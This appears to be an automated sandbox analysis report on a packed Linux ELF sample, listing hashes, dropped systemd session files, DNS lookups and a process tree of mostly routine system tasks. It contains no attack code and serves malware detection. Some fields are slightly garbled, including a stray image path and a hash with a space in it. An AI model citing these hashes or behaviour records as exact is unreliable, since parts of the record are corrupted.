SHA-512:	0815A6C896847D404DAACE7378BA48CEF33FAD065CED7D11F04379FE0536DD4094E13B86C1D91443A541CA9081F6DE1A175231E9FCCB151528A01561C024993
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/13466.REALTIME=1642205355859110.MONOTONIC=563313736.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127YB323V	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	282
Entropy (8bit):	5.29203630418684
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgVuR257iesnAir/0Ixff6NEJgpVoXTvN2thQc2pb02/g2p9rwB:qgFq30VuR8L/ibBEEJgpVQjkthQHtPYb
MD5:	7344B7EF79C75D3DD42CB85AE5CFC088
SHA1:	D029D3D154AFC6D8D8AC0267C7F00DF4D39D697A
SHA-256:	7A9954410741339 46E801F3501CE6BBD825DD28CCABDC56B57A308081D1CB78E
SHA-512:	AE4B1B508286B1CF22511CBC092DA4777A0718B3B7CBE61ED71F06E19209C80DF1C48FE0C79B0F0D5DC4DFC0C41F8F6FAE21585F8476719B4719E60CAC845FD
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/12287.REALTIME=1642205269625571.MONOTONIC=477080196.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127mvPsxW	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.487844591068199
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgdL87ynAir/0Ixff68CgpVoXTvWt6tghn:qgFq30dABibBAgpVQjWIeh
MD5:	AC9163B19227178F016885CCDF8D0C31
SHA1:	3CB2508B2AAA7DFF4BC430BDE6FBE111FF874CA4
SHA-256:	B606E8EB939E419E075290EB5C83F127849412CA41AD50D01418A4564FA06EDA
SHA-512:	68EA353D7968A73AA71A881D1F57161EF9663725BB0590DF39C8D9B058EA6B0C8A5EFB62A4131A4C32EB774A8378440C290E08AEF47B7D0D9C754E03B1BE5BF8

/run/systemd/users/.#127mvPsxW	
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=closing.STOPPING=yes.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/12349.REALTIME=1642205269625571.MONOTONIC=477080196.LAST_SESSION_TIMESTAMP=477349459.

/run/systemd/users/.#127mvkDgn	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	4.928997328913428
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMs5BuSgVuMI2sKiYiesnAv/XS12K2hwEY8mTQ2pJi22sQ2KkmD2pi:SbFuFyL3BVgVuR257iesnAi12thQc2p4
MD5:	065A3AD1A34A9903F536410ECA748105
SHA1:	21CD684DF60D569FA96EEEB66A0819EAC1B2B1A4
SHA-256:	E80554BF0FF4E32C61D4FA3054F8EFB27A26F1C37C91AE4EA94445C400693941
SHA-512:	DB3C42E893640BAEE9F0001BDE6E93ED40CC33198AC2B47328F577D3C71E2C2E986AAAFEF5BD8ADBC639B5C24ADF715D87034AE24B697331FF6FEC5962630064
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127pzY1em	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	282
Entropy (8bit):	5.297753979495689
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgVuR257iesnAir/0Ixff9vxJgpRSj02thQc2pb02/g2p9rwB:qgFq30VuR8L/ibBBgpUzthQHtPYq9M
MD5:	C4106A9D805BFF8733A82DBFC8AF5A4A
SHA1:	E3742948C14458C198C31128D33FE3E071260B99
SHA-256:	333D765070F00B72E7F7545F850701B1D42EE371F46188527D922C29A5F098D0
SHA-512:	0815A6C896847D404DAACE7378BA48CEF33FAD065CED7D11F04379FE0536DD4094E13B86C1D91443A541CA9081F6DE1A175231E9FCCB151528A01561C024993
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/13466.REALTIME=1642205355859110.MONOTONIC=563313736.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

Static File Info

General

File type:	ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped
Entropy (8bit):	7.947222109682063
TrID:	• ELF Executable and Linkable format (Linux) (4029/14) 50.16% • ELF Executable and Linkable format (generic) (4004/1) 49.84%
File name:	VAkpLB9NSD
File size:	32272
MD5:	0825b7f6b6e9da31e17fd46e3a10740c
SHA1:	7881665597156c61b9861714a3336de2033111f1
SHA256:	3501f6be009a942c0511ff6a5b476722881edaf92a08e296310784be1beedee0
SHA512:	5788d644418465e390cf524819f38e09b4c865bf37f7470b5d38e257b309240491b474b299e861a3dc2191104620df4641101791ae313fe9c15fe4a1fed7e5c
SSDEEP:	768:D0jluSAKNRUFkbCrrNF+xQCa7fxZdsQOE0/nbcuyD7U0/2s:1wRUFk8v+paTPOJnouy8js
File Content Preview:	.ELF.....8...4.....4. ...(.....}...}.....Q.td.....UPX!.....3...3.....U.....?..k.l/.j....\.d*nlz.e.G.....0,l....M.8..9.jJ.G..:...tV...T..7?JN.8.

Static ELF Info

ELF header


Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	Intel 80386
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - Linux
ABI Version:	0
Entry Point Address:	0x804ea38
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	3
Section Header Offset:	0
Section Header Size:	40
Number of Section Headers:	0
Header String Table Index:	0

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x8048000	0x8048000	0x7d09	0x7d09	4.1192	0x5	R E	0x1000		
LOAD	0x0	0x8050000	0x8050000	0x0	0xba80	0.0000	0x6	RW	0x1000		
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Network Behavior

Network Port Distribution



TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 15, 2022 00:07:26.795942068 CET	192.168.2.23	1.1.1.1	0xbd69	Standard query (0)	daisy.ubuntu.com	A (IP address)	IN (0x0001)
Jan 15, 2022 00:07:26.796030998 CET	192.168.2.23	1.1.1.1	0xf08d	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:07:27.130386114 CET	192.168.2.23	1.1.1.1	0x6671	Standard query (0)	daisy.ubuntu.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 15, 2022 00:07:27.130450964 CET	192.168.2.23	1.1.1.1	0x3369	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:08:48.630716085 CET	192.168.2.23	1.1.1.1	0x3792	Standard query (0)	daisy.ubuntu.com	A (IP address)	IN (0x0001)
Jan 15, 2022 00:08:48.630892038 CET	192.168.2.23	1.1.1.1	0xce98	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:08:49.034878016 CET	192.168.2.23	1.1.1.1	0x6f76	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:09:04.946310997 CET	192.168.2.23	1.1.1.1	0x6763	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:09:05.179210901 CET	192.168.2.23	1.1.1.1	0xab3	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:09:22.484890938 CET	192.168.2.23	1.1.1.1	0x3c9	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:09:23.025615931 CET	192.168.2.23	1.1.1.1	0x3e2c	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:09:36.601769924 CET	192.168.2.23	1.1.1.1	0x80d6	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:09:39.163574934 CET	192.168.2.23	1.1.1.1	0x31bd	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:09:52.595890999 CET	192.168.2.23	1.1.1.1	0x9989	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 15, 2022 00:07:26.814266920 CET	1.1.1.1	192.168.2.23	0xbd69	No error (0)	daisy.ubuntu.com		162.213.33.132	A (IP address)	IN (0x0001)
Jan 15, 2022 00:07:26.814266920 CET	1.1.1.1	192.168.2.23	0xbd69	No error (0)	daisy.ubuntu.com		162.213.33.108	A (IP address)	IN (0x0001)
Jan 15, 2022 00:07:27.148276091 CET	1.1.1.1	192.168.2.23	0x6671	No error (0)	daisy.ubuntu.com		162.213.33.108	A (IP address)	IN (0x0001)
Jan 15, 2022 00:07:27.148276091 CET	1.1.1.1	192.168.2.23	0x6671	No error (0)	daisy.ubuntu.com		162.213.33.132	A (IP address)	IN (0x0001)
Jan 15, 2022 00:08:48.650037050 CET	1.1.1.1	192.168.2.23	0x3792	No error (0)	daisy.ubuntu.com		162.213.33.108	A (IP address)	IN (0x0001)
Jan 15, 2022 00:08:48.650037050 CET	1.1.1.1	192.168.2.23	0x3792	No error (0)	daisy.ubuntu.com		162.213.33.132	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 127.0.0.1:80

System Behavior

Analysis Process: systemd PID: 5190 Parent PID: 1

General

Start time:	00:06:34
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: logrotate PID: 5190 Parent PID: 1

General

Start time:	00:06:34
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	/usr/sbin/logrotate /etc/logrotate.conf
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Owner / Group Modified

Permission Modified

Analysis Process: logrotate PID: 5231 Parent PID: 5190

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: 5231 Parent PID: 5190

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

File Read

File Written

Analysis Process: logrotate PID: 5232 Parent PID: 5190

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: 5232 Parent PID: 5190

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5233 Parent PID: 5232

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: invoke-rc.d PID: 5233 Parent PID: 5232

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	invoke-rc.d --quiet cups restart
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: invoke-rc.d PID: 5234 Parent PID: 5233

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: runlevel PID: 5234 Parent PID: 5233

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/sbin/runlevel
Arguments:	/sbin/runlevel
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5235 Parent PID: 5233

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5235 Parent PID: 5233

General

Start time:	00:06:36
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-enabled cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5240 Parent PID: 5233

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: ls PID: 5240 Parent PID: 5233

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/usr/bin/ls
Arguments:	ls /etc/rc[S2345].d/S[0-9][0-9]cups
File size:	142144 bytes
MD5 hash:	e7793f15c2ff7e747b4bc7079f5cd4f7

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5241 Parent PID: 5233

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5241 Parent PID: 5233

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-active cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: logrotate PID: 5242 Parent PID: 5190

General

Start time:	00:06:38

Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: 5242 Parent PID: 5190

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

File Read

File Written

Analysis Process: logrotate PID: 5243 Parent PID: 5190

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: 5243 Parent PID: 5190

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5244 Parent PID: 5243

General

Start time:	00:06:38

Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: rsyslog-rotate PID: 5244 Parent PID: 5243

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	/usr/lib/rsyslog/rsyslog-rotate
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: rsyslog-rotate PID: 5245 Parent PID: 5244

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5245 Parent PID: 5244

General

Start time:	00:06:38
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl kill -s HUP rsyslog.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: systemd PID: 5191 Parent PID: 1

General

Start time:	00:06:34
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a

File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: install PID: 5191 Parent PID: 1

General

Start time:	00:06:34
Start date:	15/01/2022
Path:	/usr/bin/install
Arguments:	/usr/bin/install -d -o man -g man -m 0755 /var/cache/man
File size:	158112 bytes
MD5 hash:	55e2520049dc6a62e8c94732e36cdd54

File Activities

File Read

Directory Created

Analysis Process: systemd PID: 5230 Parent PID: 1

General

Start time:	00:06:34
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: find PID: 5230 Parent PID: 1

General

Start time:	00:06:34
Start date:	15/01/2022
Path:	/usr/bin/find
Arguments:	/usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
File size:	320160 bytes
MD5 hash:	b68ef002f84cc54dd472238ba7df80ab

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5239 Parent PID: 1

General

Start time:	00:06:37
Start date:	15/01/2022

Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: mandb PID: 5239 Parent PID: 1

General

Start time:	00:06:37
Start date:	15/01/2022
Path:	/usr/bin/mandb
Arguments:	/usr/bin/mandb --quiet
File size:	142432 bytes
MD5 hash:	1dda5ea0027ecf1c2db0f5a3de7e6941

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Owner / Group Modified

Permission Modified

Analysis Process: VAkpLB9NSD PID: 5274 Parent PID: 5116

General

Start time:	00:06:48
Start date:	15/01/2022
Path:	/tmp/VAkpLB9NSD
Arguments:	/tmp/VAkpLB9NSD
File size:	32272 bytes
MD5 hash:	0825b7f6b6e9da31e17fd46e3a10740c

Analysis Process: VAkpLB9NSD PID: 5275 Parent PID: 5274

General

Start time:	00:06:48
Start date:	15/01/2022
Path:	/tmp/VAkpLB9NSD
Arguments:	n/a
File size:	32272 bytes
MD5 hash:	0825b7f6b6e9da31e17fd46e3a10740c

File Activities

File Read

Directory Enumerated

Analysis Process: VAkpLB9NSD PID: 5276 Parent PID: 5274

General

Start time:	00:06:48
Start date:	15/01/2022
Path:	/tmp/VAkpLB9NSD
Arguments:	n/a
File size:	32272 bytes
MD5 hash:	0825b7f6b6e9da31e17fd46e3a10740c

Analysis Process: VAkpLB9NSD PID: 5277 Parent PID: 5274

General

Start time:	00:06:48
Start date:	15/01/2022
Path:	/tmp/VAkpLB9NSD
Arguments:	n/a
File size:	32272 bytes
MD5 hash:	0825b7f6b6e9da31e17fd46e3a10740c

Analysis Process: VAkpLB9NSD PID: 5278 Parent PID: 5277

General

Start time:	00:06:48
Start date:	15/01/2022
Path:	/tmp/VAkpLB9NSD
Arguments:	n/a
File size:	32272 bytes
MD5 hash:	0825b7f6b6e9da31e17fd46e3a10740c

File Activities

File Read

Directory Enumerated

Analysis Process: VAkpLB9NSD PID: 5279 Parent PID: 5277

General

Start time:	00:06:48
Start date:	15/01/2022
Path:	/tmp/VAkpLB9NSD
Arguments:	n/a
File size:	32272 bytes
MD5 hash:	0825b7f6b6e9da31e17fd46e3a10740c

Analysis Process: VAkpLB9NSD PID: 5280 Parent PID: 5277

General

Start time:	00:06:48
Start date:	15/01/2022
Path:	/tmp/VAkpLB9NSD
Arguments:	n/a
File size:	32272 bytes
MD5 hash:	0825b7f6b6e9da31e17fd46e3a10740c

Analysis Process: VAkpLB9NSD PID: 5281 Parent PID: 5277

General

Start time:	00:06:48
Start date:	15/01/2022
Path:	/tmp/VAkpLB9NSD
Arguments:	n/a
File size:	32272 bytes
MD5 hash:	0825b7f6b6e9da31e17fd46e3a10740c

Analysis Process: systemd PID: 5291 Parent PID: 1

General

Start time:	00:07:03
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5291 Parent PID: 1

General

Start time:	00:07:03
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5308 Parent PID: 1

General

Start time:	00:07:03
Start date:	15/01/2022

Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5308 Parent PID: 1

General

Start time:	00:07:03
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5311 Parent PID: 1

General

Start time:	00:07:05
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5311 Parent PID: 1

General

Start time:	00:07:05
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5360 Parent PID: 1

General

Start time:	00:07:22
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5360 Parent PID: 1

General

Start time:	00:07:22
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5373 Parent PID: 1

General

Start time:	00:07:22
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5373 Parent PID: 1

General

Start time:	00:07:22
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5375 Parent PID: 1860

General

Start time:	00:07:23
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5375 Parent PID: 1860

General

Start time:	00:07:23
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

File Activities

File Read

File Written

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5379 Parent PID: 1

General

Start time:	00:07:24
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5379 Parent PID: 1

General

Start time:	00:07:24
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5439 Parent PID: 1

General

Start time:	00:07:24
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5439 Parent PID: 1

General

Start time:	00:07:24
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

File Activities

File Read

Analysis Process: systemd PID: 5443 Parent PID: 1

General

Start time:	00:07:25
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5443 Parent PID: 1

General

Start time:	00:07:25
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

File Activities

File Read

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5448 Parent PID: 1

General

Start time:	00:07:26
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5448 Parent PID: 1

General

Start time:	00:07:26
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

File Activities

File Read

File Written

Owner / Group Modified

Permission Modified

Analysis Process: gdm3 PID: 5449 Parent PID: 1320

General

Start time:	00:07:26
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5449 Parent PID: 1320

General

Start time:	00:07:26
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5452 Parent PID: 1

General

Start time:	00:07:27
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5452 Parent PID: 1

General

Start time:	00:07:27
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: gdm3 PID: 5453 Parent PID: 1320

General

Start time:	00:07:27
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5453 Parent PID: 1320

General

Start time:	00:07:27
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: gdm3 PID: 5454 Parent PID: 1320

General

Start time:	00:07:27
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5454 Parent PID: 1320

General

Start time:	00:07:27
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5458 Parent PID: 1

General

Start time:	00:07:28
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

